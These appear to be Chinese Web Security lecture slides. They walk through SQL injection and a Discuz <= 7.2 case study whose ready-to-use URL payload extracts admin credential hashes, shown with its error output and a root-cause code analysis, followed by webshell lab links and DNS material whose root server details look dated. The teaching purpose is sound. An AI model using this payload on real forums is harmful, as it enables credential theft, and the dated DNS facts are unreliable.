

2023-2024学年秋季学期

Web安全技术  
*Web Security*

授课团队：刘奇旭、刘潮歌

学生助教：曹婉莹、孙承一

# Web安全技术

Web Security

## 3.5 案例分析

刘潮歌

liuchaoge@iie.ac.cn

2023年11月7日



# Discuz <= 7.2 SQL注入漏洞



# SQL注入回顾

## □ 基本原理

□ `http://localhost/demo.php?id=1;drop table Employees_China`

ID	Name	City	Age
1	Zhang Hu	Beijing	25
2	Li Shuai	Changsha	31
3	Wang Jun	Tianjin	28
4	Li Bo	Beijing	27

```
$eid = $_GET['id'];
```

```
$sql = "SELECT Name, City FROM Employees_China WHERE ID = ".$eid;
```

```
$result = $conn->multi_query($sql);
```

□ `SELECT Name, City FROM Employees_China WHERE ID = 1;drop table Employees_China`

□ 对用户输入的参数，未进行任何处理，直接代入SQL查询语句！



# 案例分析

## ❑ Discuz <= 7.2 SQL注入漏洞

❑ 漏洞时间：2015年7月

❑ 影响版本：Discuz <= 7.2版本

❑ Discuz! 是北京康盛众创科技有限责任公司推出的一套通用的社区论坛软件系统。

❑ 2001年6月面世，已拥有15年以上的应用历史和200多万网站用户案例，是全球成熟度最高、覆盖率最大的论坛软件系统之一。



# 案例分析

## □ Discuz <= 7.2 SQL注入漏洞



# 案例分析

## □ Discuz <= 7.2 SQL注入漏洞

The screenshot shows the Discuz! Board homepage. At the top, there's a blue header with the Discuz! logo and navigation links: 论坛, 搜索, 帮助, 导航. Below the header, there's a dark blue bar with the text "Discuz! Board » 首页". The main content area is white and contains several sections: a "发帖" (Post) button with a description, a "论坛版块" (Forum Board) section with "论坛动态" (Forum Dynamic) and statistics, a "Discuz!" section with a "默认版块" (Default Board) and a post titled "7.2新增功能及功能强化" (7.2 New Features and Function Enhancement), a "友情链接" (Friend Links) section with a link to "Discuz! 官方论坛" (Discuz! Official Forum), and an "在线会员" (Online Members) section showing 0 online, 0 hidden, and 0 visitors. At the bottom, there's a footer with "Powered by Discuz! 7.2" (highlighted with a red box), "Comsenz Inc. | 联系我们 | Archiver", and "© 2001-2009 Comsenz Inc. GMT+8, 2016-10-23 19:08, Processed in 0.114197 second(s), 11 queries."



# 案例分析

## ❑ Discuz <= 7.2 SQL注入漏洞

### ❑ EXP分析（1）


```
faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28%28select%20concat%28username,0x3a,password,0x3a,salt%29%20from%20cdb_uc_members%20limit%200,1%29,floor%28rand%280%29*2%29%29x%20from%20information_schema.tables%20group%20by%20x%29a%29%23
```





# 案例分析

## ❑ Discuz <= 7.2 SQL注入漏洞



localhost/dz72/faq.php x

localhost/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=%29%20and%20%27

**Discuz! info:** MySQL Query Error

**User:** admin  
**Time:** 2016-10-25 6:36pm  
**Script:** /dz72/faq.php

**SQL:** SELECT \* FROM [Table]usergroups u LEFT JOIN [Table]admingroups a ON u.groupid=a.admingid WHERE u.groupid IN ('1','\') and (select 1 from (select count(\*),concat((select concat(username,0x3a,password,0x3a,salt) from [Table]uc\_members limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)#')

**Error:** Duplicate entry 'admin:c7e2f3b38190c058283c6006a340a07c:6f19031' for key 'group\_key'

**Errno.:** 1062

[到 http://faq.comsenz.com 搜索](http://faq.comsenz.com)

密文: c7e2f3b38190c058283c6006a340a07c:6f1903  
类型: md5(md5(\$pass).\$salt);Vbulletin;IceBB;Discuz [帮助]

解密 加密

查询结果:  
admin

[\[添加备注\]](#)



# 案例分析

## ❑ Discuz <= 7.2 SQL注入漏洞

### ❑ EXP分析 (2)

```
faq.php?action=grouppermission&gids[99]='&gids[100][0]=) and  
(select 1 from (select count(*),concat((select concat(username,  
0x3a,password,0x3a,salt) from cdb_uc_members limit  
0,1),floor(rand(0)*2))x from information_schema.tables group by  
x)a)#
```

faq.php?action=grouppermission&gids[99]='&gids[100][0]=) and  
(select 1 from (select count(\*),concat((select concat(username,  
0x3a,password,0x3a,salt) from cdb\_uc\_members limit  
0,1),floor(rand(0)\*2))x from information\_schema.tables group by  
x)a)#



# 案例分析

## ❑ Discuz <= 7.2 SQL注入漏洞

### ❑ EXP分析 (3)

```
faq.php?action=grouppermission&gids[99]='&gids[100][0]=) and  
(select 1 from (select count(*),concat((select concat(username,  
0x3a, password, 0x3a, salt) from cdb_uc_members limit  
0,1)),floor(rand(0)*2))x from information_schema.tables group by  
x)a)#
```

<code>concat(username, 0x3a, password, 0x3a, salt)</code>
<code>admin:dc5360ea497195006d12b4a8117ea2f0:13ee9a</code>



# 案例分析

## ❑ Discuz <= 7.2 SQL注入漏洞

### ❑ EXP分析（4）

```
faq.php?action=grouppermission&gids[99]='&gids[100][0]=) and  
(select 1 from (select count(*), (  
"admin:dc5360ea497195006d12b4a8117ea2f0:13ee9a",floor(ra  
nd(0)*2))x from information_schema.tables group by x)a)#
```

❑ select 1 from (select count(\*), concat(expr, (floor(rand(0)\*2))x  
from information\_schema.tables group by x)a)

❑ 固定用法，用于在mysql报错中显示expr的内容



# 案例分析

## □ Discuz <= 7.2 SQL注入漏洞

**Discuz! info:** MySQL Query Error

**User:** admin

**Time:** 2016-10-25 6:36pm

**Script:** /dz72/faq.php

**SQL:** SELECT \* FROM [Table]usergroups u LEFT JOIN [Table]admingroups a ON u.groupid=a.admingid WHERE u.groupid IN ('1','\','') and (select 1 from (select count(\*),concat((select concat(username,0x3a,password,0x3a,salt) from [Table]uc\_members limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)#')

**Error:** Duplicate entry 'admin:c7e2f3b38190c058283c6006a340a07c:6f19031' for key 'group\_key'

**Errno.:** 1062



# 案例分析

## ❑ Discuz <= 7.2 SQL注入漏洞

### ❑ 漏洞成因（1）

### ❑ Discuz全局转义

### ❑ 为了防止SQL注入，discuz在全局对GET数组使用addslashes()函数进行转义

### ❑ EXP里的 ' 转义成\'

```
faq.php?action=grouppermission&gids[99]=\' &gids[100][0]=) and (select 1  
from (select count(*),concat((select concat(username, 0x3a, password, 0x3a,  
salt) from cdb_uc_members limit 0,1),floor(rand(0)*2))x from  
information_schema.tables group by x)a)#
```



# 案例分析

faq.php?action=grouppermission&gids[99]=\ '&gids[100][0]=) and (select 1...

## □ Discuz <= 7.2 SQL注入漏洞

### □ 漏洞成因 (2)

```
if($action == 'grouppermission')
{
    .....
    ksort($gids);
    $groupids = array();
    foreach($gids as $row) {
        $groupids[] = $row[0];
    }

    $query = $db->query("SELECT * FROM {$tablepre}usergroups u LEFT JOIN {$tablepre}
    admingroups a ON u.groupid=a.admingid WHERE u.groupid IN ('implodeids($groupids)')");

}

function implodeids($array) {
    if(!empty($array)) {
        return "".implode("'", "", is_array($array) ? $array : array($array))."";
    } else {
        return '';
    }
}
```

EXP里的gids参数

取gids数组中每行的第一个元素

groupids数组的每一行用单引号引起来，并用逗号分隔，形如 '1', '2', '3', '4'



# 案例分析

## ❑ Discuz <= 7.2 SQL注入漏洞

### ❑ 漏洞成因 (3)

### ❑ 执行\$groupids = \$row[0]后

```
groupids = {x, ..., \, ) and (select 1 from.....a)#}
```

### ❑ 执行implodeids(\$groupids)后

```
groupids = {'x', ..., '\, ') and (select 1 from.....a)#'}
```





# 案例分析

## ❑ Discuz <= 7.2 SQL注入漏洞

### ❑ 漏洞成因（4）

groupids = {'x', ..., '\', ') and (select 1 from.....a)#'}

### ❑ 本来的SQL查询

```
SELECT * FROM cdb_usergroups u LEFT JOIN cdb_admingroups a ON  
u.groupid=a.admingid WHERE u.groupid IN (implodeids($groupids))
```

### ❑ implodeids(\$groupids)执行返回后

```
SELECT * FROM cdb_usergroups u LEFT JOIN cdb_admingroups a ON  
u.groupid=a.admingid WHERE u.groupid IN ('x', ..., '\', ') and (select 1  
from.....a)#')
```



# 案例分析

## ❑ Discuz <= 7.2 SQL注入漏洞

### ❑ 漏洞成因（4）

groupids = {'x', ..., '\', ') and (select 1 from.....a)#'}

### ❑ 本来的SQL查询

```
SELECT * FROM cdb_usergroups u LEFT JOIN cdb_admingroups a ON  
u.groupid=a.admingid WHERE u.groupid IN (implodeids($groupids))
```

### ❑ implodeids(\$groupids)执行返回后

```
SELECT * FROM cdb_usergroups u LEFT JOIN cdb_admingroups a ON  
u.groupid=a.admingid WHERE u.groupid IN ('x', ..., '\', ') and (select 1  
from.....a)
```

单引号被转义！



# 案例分析

## ❑ Discuz <= 7.2 SQL注入漏洞

### ❑ 漏洞成因 (5)

```
SELECT * FROM cdb_usergroups u LEFT JOIN  
cdb_admingroups a ON u.groupid=a.admingid WHERE u.groupid  
IN ('1', ..., '\,') and (select 1 from (select count(*),concat((select  
concat(username,0x3a,password,0x3a,salt) from cdb_uc_members  
limit 0,1),floor(rand(0)*2))x from information_schema.tables  
group by x)a)#')
```



# 案例分析

## □ Discuz <= 7.2 SQL注入漏洞

**Discuz! info:** MySQL Query Error

**User:** admin

**Time:** 2016-10-25 8:22pm

**Script:** /dz72/faq.php

**SQL:** SELECT \* FROM [Table]usergroups u LEFT JOIN [Table]admingroups a ON u.groupid=a.admingid WHERE u.groupid IN ('1','\','') and (select 1 from (select count(\*),concat((select concat(username,0x3a,password,0x3a,salt) from [Table]uc\_members limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)#')

**Error:** Duplicate entry 'admin:c7e2f3b38190c058283c6006a340a07c:6f19031' for key 'group\_key'

**Errno.:** 1062



# Webshell实操



- PHP的Webshell环境: <http://146.56.212.43:8080/>
- 环境介绍: <http://146.56.212.43:8080/env-introduction/>
- Java的Webshell环境: <http://146.56.212.43:8081/>
- 环境介绍: <http://146.56.212.43:8081/env-introduction/index.html>



# DNS安全



# DNS及安全问题

## □ DNS（Domain Name System，域名系统）

□ 域名和IP地址映射

□ 分布式数据库

□ 通常使用UDP协议，使用53端口


□ 使用TCP 53端口的情况：域传送；客户端强制要求





# DNS及安全问题

## □ 迭代查询与递归查询



# DNS及安全问题

## □ 迭代查询

## □ DIG工具

```
C:\dig>dig www.iie.ac.cn +trace

; <<>> DiG 9.5.1 <<>> www.iie.ac.cn +trace
;; global options:  printcmd
.                376908  IN      NS      a.root-servers.net.
.                376908  IN      NS      e.root-servers.net.
.                376908  IN      NS      i.root-servers.net.
.                376908  IN      NS      j.root-servers.net.
.                376908  IN      NS      d.root-servers.net.
.                376908  IN      NS      l.root-servers.net.
.                376908  IN      NS      f.root-servers.net.
.                376908  IN      NS      g.root-servers.net.
.                376908  IN      NS      b.root-servers.net.
.                376908  IN      NS      k.root-servers.net.
.                376908  IN      NS      m.root-servers.net.
.                376908  IN      NS      h.root-servers.net.
.                376908  IN      NS      c.root-servers.net.
;; Received 508 bytes from 159.226.8.7#53(159.226.8.7) in 11 ms
```



# DNS及安全问题

## □ 迭代查询

## □ DIG工具

```
cn.                172800  IN      NS      d.dns.cn.
cn.                172800  IN      NS      b.dns.cn.
cn.                172800  IN      NS      a.dns.cn.
cn.                172800  IN      NS      e.dns.cn.
cn.                172800  IN      NS      c.dns.cn.
cn.                172800  IN      NS      ns.cernet.net.
;; Received 294 bytes from 199.7.91.13#53(d.root-servers.net) in 284 ms

iie.ac.cn.         86400   IN      NS      ns2.east.net.
iie.ac.cn.         86400   IN      NS      ns2.east.net.cn.
;; Received 84 bytes from 203.119.28.1#53(d.dns.cn) in 13 ms

www.iie.ac.cn.     3600    IN      A       159.226.97.84
iie.ac.cn.         3600    IN      NS      ns2.east.net.cn.
iie.ac.cn.         3600    IN      NS      ns2.east.net.
;; Received 148 bytes from 211.100.14.230#53(ns2.east.net.cn) in 36 ms
```



# DNS及安全问题

## □ DNS根服务器及镜像

- 全世界只有13台根域名服务器
- 名字分别为“A”至“M”，其中10台设置在美国，英国、瑞典和日本各有一台
- 1个为主根服务器，放置在美国，其余12个均为辅根服务器
- 根域名服务器镜像遍布全球，约有500+
- 中国大陆有J根两个；FIL各一个



# DNS及安全问题


## □ DNS根服务器及镜像

名称	管理单位及设置地点	IP地址
A	INTERNIC.NET（美国，弗吉尼亚州）	198.41.0.4
B	美国信息科学研究所（美国，加利福尼亚州）	128.9.0.107
C	PSINet公司（美国，弗吉尼亚州）	192.33.4.12
D	马里兰大学（美国马里兰州）	128.8.10.90
E	美国航空航天管理局（美国加利福尼亚州）	192.203.230.10
F	因特网软件联盟（美国加利福尼亚州）	192.5.5.241
G	美国国防部网络信息中心（美国弗吉尼亚州）	192.112.36.4
H	美国陆军研究所（美国马里兰州）	128.63.2.53
I	Autonomica公司（瑞典，斯德哥尔摩）	192.36.148.17
J	VeriSign公司（美国，弗吉尼亚州）	192.58.128.30
K	RIPE NCC（英国，伦敦）	193.0.14.129
L	IANA（美国，弗吉尼亚州）	198.32.64.12
M	WIDE Project（日本，东京）	202.12.27.33



# DNS及安全问题

## □ DNS根服务器及镜像



# DNS及安全问题

## □ DNS根服务器及镜像



# DNS及安全问题

## □ DNS根服务器及镜像

Tracert（跟踪路由）是路由跟踪实用程序，用于确定 IP 数据包访问目标所采取的路径。

```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\admin>tracert -4 j.root-servers.net

通过最多 30 个跃点跟踪
到 j.root-servers.net [192.58.128.30] 的路由:

 1    3 ms    5 ms    3 ms  10.10.20.1
 2   <1 毫秒 <1 毫秒 <1 毫秒 172.16.1.2
 3    *      *      *      请求超时。
 4    *      *      *      请求超时。
 5    2 ms    2 ms    2 ms  61.51.113.41
 6    5 ms    2 ms    3 ms  61.148.4.185
 7    4 ms    2 ms    3 ms  123.126.0.122
 8    2 ms    3 ms    3 ms  61.51.117.18
 9    6 ms    4 ms    3 ms  j.root-servers.net [192.58.128.30]

跟踪完成。

C:\Users\admin>
```

您查询的IP:61.51.117.18

- 本站数据: 北京市北京市 海淀/石景山区 联通
- 参考数据1: 北京北京 联通
- 参考数据2: 北京市 联通(海淀/石景山区)

您查询的IP:123.126.0.122

- 本站数据: 北京市北京市 联通
- 参考数据1: 北京北京 联通
- 参考数据2: 北京市 联通







# DNS及安全問題

## □ DNS的脆弱

- 美东时间2016年10月21日7时开始，为美国众多公司提供域名解析服务的Dyn公司遭到DDoS攻击，流量达到Tbps级
- 攻击导致部分美国东海岸大部分地区、西海岸部分地区及全球部分地区无法访问Twitter、GitHub、亚马逊、Paypal等数十个热门网站



